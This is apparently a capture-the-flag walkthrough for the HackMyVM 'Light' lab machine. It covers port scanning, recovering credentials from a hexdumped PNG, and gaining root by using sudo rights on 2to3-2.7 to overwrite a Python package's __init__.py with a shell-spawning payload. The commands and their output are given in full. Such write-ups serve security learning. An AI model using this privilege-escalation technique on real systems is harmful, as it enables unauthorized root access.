HMV Light Summary
Scope
- Name: Light
- Difficult: (2/10)
- OS: Linux
- IP: light.hmv(192.168.56.105)
Foothold
I only get one enabled SSH service with common nmap light.hmv, then I scan the target with full port
again. Woo, I get another interesting port opened out there👇.
❯ sudo nmap -p- --min-rate 3000  -oN overall light.hmv
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-25 15:30 +0800
Nmap scan report for light.hmv (192.168.56.105)
Host is up (0.000070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
45923/tcp open  unknown
MAC Address: 08:00:27:08:D8:13 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
There seems to be a PNG image out there. BTW, the open port changes each time I access it.


So I store that hexdump and restore it to PNG image with:
xxd -r random.hex random.png
Yeah, there's credential here!
Privilege Escalation
login user with shell
lover@light:~$ grep 'sh$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
lover:x:1000:1000:lover,,,:/home/lover:/bin/bash
sudo rules
lover@light:~$ sudo -l
Matching Defaults entries for lover on light:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User lover may run the following commands on light:
    (ALL : ALL) NOPASSWD: /usr/bin/2to3-2.7
🤔 This is a interesting executable file for me! And its a Python script!
lover@light:~$ file /usr/bin/2to3-2.7
/usr/bin/2to3-2.7: a /usr/bin/python2.7 script, ASCII text executable
#! /usr/bin/python2.7
import sys
from lib2to3.main import main

sys.exit(main("lib2to3.fixes"))
It loads a lib2to3 package, let's find it and take a look at its main function.
lover@light:/usr/lib/python2.7/lib2to3$ 2to3-2.7 --help
Usage: 2to3 [options] file|dir ...

Options:
  -h, --help            show this help message and exit
  -d, --doctests_only   Fix up doctests only
  -f FIX, --fix=FIX     Each FIX specifies a transformation; default: all
  -j PROCESSES, --processes=PROCESSES
                        Run 2to3 concurrently
  -x NOFIX, --nofix=NOFIX
                        Prevent a transformation from being run
  -l, --list-fixes      List available transformations
  -p, --print-function  Modify the grammar so that print() is a function
  -v, --verbose         More verbose logging
  --no-diffs            Don't show diffs of the refactoring
  -w, --write           Write back modified files
  -n, --nobackups       Don't write backups for modified files
  -o OUTPUT_DIR, --output-dir=OUTPUT_DIR
                        Put output files in this directory instead of
                        overwriting the input files.  Requires -n.
  -W, --write-unchanged-files
                        Also write files even if no changes were required
                        (useful with --output-dir); implies -w.
  --add-suffix=ADD_SUFFIX
                        Append this string to all output filenames. Requires
                        -n if non-empty.  ex: --add-suffix='3' will generate
                        .py3 files.
This script seems to convert a Python2 syntax into its Python3 equivalent. The key point is that
I can control where it writes out the result with -o option. So I could overwrite the __init__.py of
that package!
lover@light:~$ sudo /usr/bin/2to3-2.7 -n -w __init__.py -o /usr/lib/python2.7/lib2to3/
RefactoringTool: Skipping optional fixer: buffer
RefactoringTool: Skipping optional fixer: idioms
RefactoringTool: Skipping optional fixer: set_literal
RefactoringTool: Skipping optional fixer: ws_comma
RefactoringTool: Refactored __init__.py
--- __init__.py (original)
+++ __init__.py (refactored)
@@ -1,3 +1,3 @@
-print "hello"
+print("hello")
 import os
 os.system("/bin/bash")
RefactoringTool: Writing converted __init__.py to /usr/lib/python2.7/lib2to3/__init__.py.
RefactoringTool: Files that were modified:
RefactoringTool: __init__.py
lover@light:~$ cat /usr/lib/python2.7/lib2to3/__init__.py
print("hello")
import os
os.system("/bin/bash")
lover@light:~$ sudo /usr/bin/2to3-2.7
hello
root@light:/home/lover# id
uid=0(root) gid=0(root) groups=0(root)
NOTE: This must be contain some Python2 syntax to trigger conversion; otherwise, the conversion will not carry out, then the target will not be overwritten.
Here I use
print "hello".